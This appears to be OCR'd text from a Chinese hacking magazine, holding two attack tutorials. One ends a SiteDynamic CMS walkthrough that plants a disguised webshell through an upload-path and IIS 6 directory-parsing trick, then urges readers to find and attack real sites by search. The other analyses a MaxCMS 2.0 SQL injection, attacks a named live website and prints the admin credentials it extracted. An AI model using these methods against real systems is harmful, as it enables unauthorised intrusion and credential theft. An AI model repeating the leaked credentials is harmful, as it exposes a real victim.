


图 5

我们新建一个名为test.asp的目录（第一次点“新建目录”按钮的时候会弹出一个是否允许脚本执行的提示框，选择“临时允许执行脚本的窗口”，再点一次“新建目录”按钮就可以新建目录了），然后访问http://127.0.0.1/Admin/，选择“管理工具”->“系统设置”，把上传文件路径由原来的/uploadfile/改为/uploadfile/test.asp/（其中test.asp对应着我们刚才建立的test.asp目录），点击“提交”保存更改，然后再次打开http://127.0.0.1/Admin/finder/Default.asp，通过“浏览”按钮选择一个已经把名字改为hackerxfiles.jpg的小马，点“upload”按钮进行上传，上传成功后点一下上传的文件就可以看到上传文件的路径了，显示小马的路径为/uploadfile/test.asp/2009/02/2009020117261444.jpg，如图5，我们在前面添加上服务器的地址，完整的访问地址就是http://127.0.0.1/uploadfile/test.asp/2009/02/2009020117261444.jpg，来访问一下看看，我们可爱的小马出现了，如图6，再用它写个大马传上去，也成功了，如图7。




图 6





图 7

至此，成功的得到了webshell，要想成功利用这个漏洞，需要两个条件，一是管理员密码能够破解出来，二是web服务器的系统是Windows2003，如果是Windows2000系统的话就不能使用上面的方法来拿webshell了，好在现在很多web服务器使用的都是Windows2003系统，使用Windows2000系统的已经非常少了。

大家可以在google或百度中搜索“Powered By SiteDynamic”，来找到使用SiteDynamic企业网站管理系统的网站，然后试着使用上面的方法来得到webshell（可能有些站已经被人挂了马，因此在测试的时候一定要做好安全措施，比如使用虚拟机或影子系统，否则成为别人的肉鸡可就不好了）。

（文章中涉及到的辅臣数据库浏览器已经收录在了光盘中）



浅析马克斯CMS2.0 SQL注入漏洞

Monster[E.S.T]

一、漏洞分析

马克斯CMS是国内非常流行的一种在线视频点播系统，之前的1.5版本中漏洞非常多，在升级到2.0版本后虽然在安全性方面有所提高，但是却依然存在漏洞，我们来看看这次的漏洞。漏洞是出在\inc\ajax.asp文件中，具体的代码如下：

```
dim action : action = getForm("action", "get")
response.Charset="gbk"
Select case action
    case "newslist" : viewNewsList
    case "newscontent" : viewNewsContent
    case "digg","tread" : scoreVideo(action)
    case "reporterr" : reportErr
    case "hit" : updateHit
    case else : main
End Select
terminateAllObjects

Sub scoreVideo(operType)
    dim sql,id,digg,returnValue : id=getForm("id","get")
    '通过get方式获取id的值
    if rCookie("maxcms2_score"&id)="ok" then die "havescore"
    if isNul(id) then die "err"
    on error resume next
```

```
digg=conn.db("select m_digg from {pre}data where m_id="&id,"execute")(0)
    参数id，没有过滤就带入sql语句进行查询
  if err then digg=0 : err.clear()
if not isNum(id) then echoSaveStr "safe" else id=clng(id)
  查询到digg，注意返回的内容
```

看完了上面的代码，我们再来了解一下它的数据库结构，默认的管理员表是m_manager，在m_manager表中的m_username是管理员帐号，m_pwd是管理员密码。根据上面的那些代码，我们可以看到inc\ajax.asp中的id变量没有过滤就被带入sql语句进行查询，那么我们就自己创造出一个类似的注入点来：**http://www.xxx.com/inc/ajax.asp? Action=digg&id=1**。

二、实战演练

我们以“马克斯CMS2.0官方演示”为关键字在google上搜索，如图1，就可以找到好多使用这套系统的网站了，呵呵，好多待宰的羔羊啊！我们随便选择一个目标网站，比如http://www.iso8.cn/，网站看起来还不错，可惜就要死在我等小菜的铁蹄之下了，呵呵，我们使用刚才的方法来自己创造一个注入点：**http://iso8.cn/inc/ajax.asp?Action=digg&id=1**。




图1

先在上边的注入点后添加上“and 1=1”进行提交，服务器返回了如图2所示的界面，这说明我们构造的注入语句是正确的，我们再在上边的注入点后添加上“and 1=2”进行提交，这回服务器返回了500错误页面，如图3，这说明我们构造的注入语句是错误的。既然这样的话，现在我们就可以根据服务器的返回结果来进行注入了。




图2

手工猜解的话太麻烦了，我们还是使用工具来检测吧，我用啊D检测了半天也没有成功，好在这类的检测工具还有许多，我们再打开明小子来检测一下，然后手工添加m_manager表，接着在m_manager表中添加m_username列和m_pwd列，现在来猜解一下，成功的检测出了管理员的帐号和密码，用户名是my，密码是8200b17f0eb753a3715c6f998ff9f177，如图4。

